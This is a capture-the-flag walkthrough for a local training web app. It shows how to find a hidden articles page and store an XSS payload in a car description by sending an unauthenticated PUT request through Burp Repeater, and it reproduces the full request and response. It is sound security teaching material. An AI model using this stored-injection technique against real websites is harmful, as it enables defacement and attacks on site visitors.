

Flag 2 Solution:

Objective: Find the ‘article’ page and performing an XSS attack

Skills: Performing an XSS attack


Solution: Performing an XSS injection in the description of one of the website's articles


Video solution:

https://www.youtube.com/watch?v=LstFFZl9kEU&ab_channel=BaptisteDouchet


Suggested solution (other possibilities):


1/ First of all, you need to open Burp and connect to the website from there:





2/ From the 'home' page, you'll notice that the button for accessing CTF 2 (middle level) doesn't work. So, for this second CTF we first need to find the URL that will take us to the "/articles" page, where our capture the flag will take place. To do this, we need to inspect the code of the web page from a browser by right-clicking and then "inspect". If you look at the HTML code of the web page, you'll see a comment "/article". By replacing the URL /home with this comment, you can access a page containing several cars.





DevTools is now available in French! [Always match Chrome's language](#) [Switch DevTools to French](#) [\(Don't show again\)](#)

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader

Styles Computed Layout Event Listeners >>

Filter :<h1>Welcome to Capture The Flag project !</h1>

```
<div class="homeIndex centered-box">
  <p>Congrats ! You have found Flag 1 !</p>
  <h1>Welcome to Capture The Flag project !</h1>
  <p>You will find just above the 3 levels of CTF project</p>
  <div class="button-group" style="flex: 1; margin: 10px auto; width: fit-content; border-radius: 10px; padding: 10px; background-color: #f0f0f0; display: flex; justify-content: space-around; align-items: center; gap: 10px;">
    <button class="ctf-button" id="ctf-easy">CTF 1 (easy level)</button>
    <button class="ctf-button" id="ctf-middle">CTF 2 (middle level)</button>
    <!-- /articles -->
    <button class="ctf-button" id="ctf-hard">CTF 3 (hard level)</button>
  </div>
</div>
```

Computed style.css:167

```
.button-group {
  display: flex; flex-direction: column; align-items: center; gap: 10px;
}
div {
  display: block; user agent stylesheet
}
```

Inherited from <div> homeIndex centered-box

Liste des Voitures

Rechercher une voiture...

Rechercher

3/ Once on this page, where a list of several cars is displayed, we can see that there is a search bar. This points to a possible XSS injection. It is indeed possible to perform one from this search bar, but unfortunately this is not where the Flag 2 is hidden.

You need to think about injecting XSS into one of the descriptions of the various cars that you can see.

4/ The XSS injection can be found in the code comments. To do this, once again "inspect" the code of the "articles" web page

The screenshot shows a web browser with the following details:

- Title:** Liste des Voitures
- Search Bar:** Rechercher une voiture... (Search for a car...)
- Search Button:** Rechercher
- Content Area:** Shows a Tesla Model S driving on a road. The car's image is enclosed in a div with class 'car-card'.
- Page Source:** The right side of the browser shows the HTML source code for the page, including the car's image URL (`src="https://img.phandroid.com/2020/10/tesla-model-s-grille-tarifaire.jpg"`) and its alt text (`Une voiture électrique innovante avec une autonomie exceptionnelle.`).
- Console:** The bottom right corner shows the browser's developer tools console output, which includes several messages about handling window messages and skipping bad formatted messages.

5/ To carry out this XSS injection, you need to use the Burp software. You need to connect to the website from the software's browser and then intercept the request made when you reload the details page for one of the cars.

The screenshot shows a web browser with the following details:

- Title:** Détails de Porsche 911 type 992 turbo S
- URL:** localhost:9000/article/2
- Content Area:** Shows a silver Porsche 911 Turbo S from a side profile. Below the image is a caption: "La voiture parmi les voiture, l'avion de chasse, la plus puissante et la plus aboutie de toutes les porsche".
- Buttons:** A blue 'Retour à la liste' button at the bottom.

The screenshot shows the Burp Suite interface with the following details:

- Top Navigation:** Dashboard, Target, Proxy (highlighted), Intruder, Repeater, Collaborator, Sequencer.
- Sub-navigation:** Intercept (highlighted), HTTP history, WebSockets history, Proxy settings.
- Bottom Buttons:** Forward, Drop, Intercept is on (highlighted in blue), Action, Open browser.

6/ We need to send this request to the "Repeater" on Burp to inject our javascript script.

The screenshot shows the Burp Suite interface. A network request is selected in the list, showing a GET /article/2 HTTP/1.1 request. The 'Action' dropdown menu is open, with 'Send to Repeater' highlighted. The request details pane shows the full header and body of the request. The 'Inspector' tab is active in the right-hand panel.

7/ To send our Javascript code, and modify the article description using our XSS injection, replace the GET verb with PUT and then enter the ID of the article you want to modify.

The screenshot shows the 'Request' tab in Burp Suite. A PUT /article/2 HTTP/1.1 request is selected. The request body is a JSON object with a 'description' field containing the value: "<script>alert('XSS');</script>". The 'Raw' tab is selected in the top bar.

8/ You will then need to add Content-Type: application/json at the bottom of the request so that it is sent in JSON format, which is accepted by the database.

9/ Finally, we need to add {"description": "<script>alert('XSS');</script>"} in order to inject the desired script into our database. All that's left to do is press the 'send' button on Burp's 'Repeater' tab to send the request to the server.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a PUT request to /article/2 with various headers and a JSON payload. The Response pane shows the server's response, which includes the injected XSS script and a success message.

```

Request
Pretty Raw Hex
1 PUT /article/2 HTTP/1.1
2 Host: localhost:9000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "macOS"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost:9000/articles
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=Q1mWMV4kRz7aKpAP9HOtDcNTWfVOuemt1olyvsJNt5gsYYdIXjrEO6NzvJY; cookieconsent_status=dismiss; connect.sid=s%3A0CDLmLSjvayGHOMuoNjaVTNF1vtSsVC.EbgxFJV6YEGZFoP0yJaLcvHfCjMPjSNoA83dmET7Hjk
18 If-None-Match: W/"3cc-6Kx9ntzBapjHDAAoSodxvBGFzz4"
19 Connection: close
20 Content-Length: 91
21
22 Content-Type: application/json
23
24 {
25   "description": "<script>alert('XSS');</script>"
26 }
27

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 33
5 ETag: W/"21-ASLFd7ILqVLpZZ0DpscozYnPrvPE"
6 Date: Mon, 08 Jan 2024 17:11:50 GMT
7 Connection: close
8
9 Article mis à jour avec succès.

```

Example of a request:

```

PUT /article/2 HTTP/1.1
Host: localhost:9000
Cache-Control: max-age=0
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:9000/articles
Accept-Encoding: gzip, deflate, br
Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: language=en; welcomebanner_status=dismiss;
continueCode=Q1mWMV4kRz7aKpAP9HOtDcNTWfVOuemt1olyvsJNt5gsYYdIXjrEO6NzvJY; cookieconsent_status=dismiss;
connect.sid=s%3A0CDLmLSjvayGHOMuoNjaVTNF1vtSsVC.EbgxFJV6YEGZFoP0yJaLcvHfCjMPjSNoA83dmET7Hjk

```

*If-None-Match: W/"6c8-fpPoWb9p2o/wnMqOtPRqmIKgm8E"
Connection: close
Content-Length: 55
Content-Type: application/json*

```
{  
  "description": "<script>alert('XSS');</script>"  
}
```

10/ The description will then be changed in the database and the javascript alert will be displayed (refresh the page) on our website on the /articles or /article/id page.

Well done! You've found Flag_2!

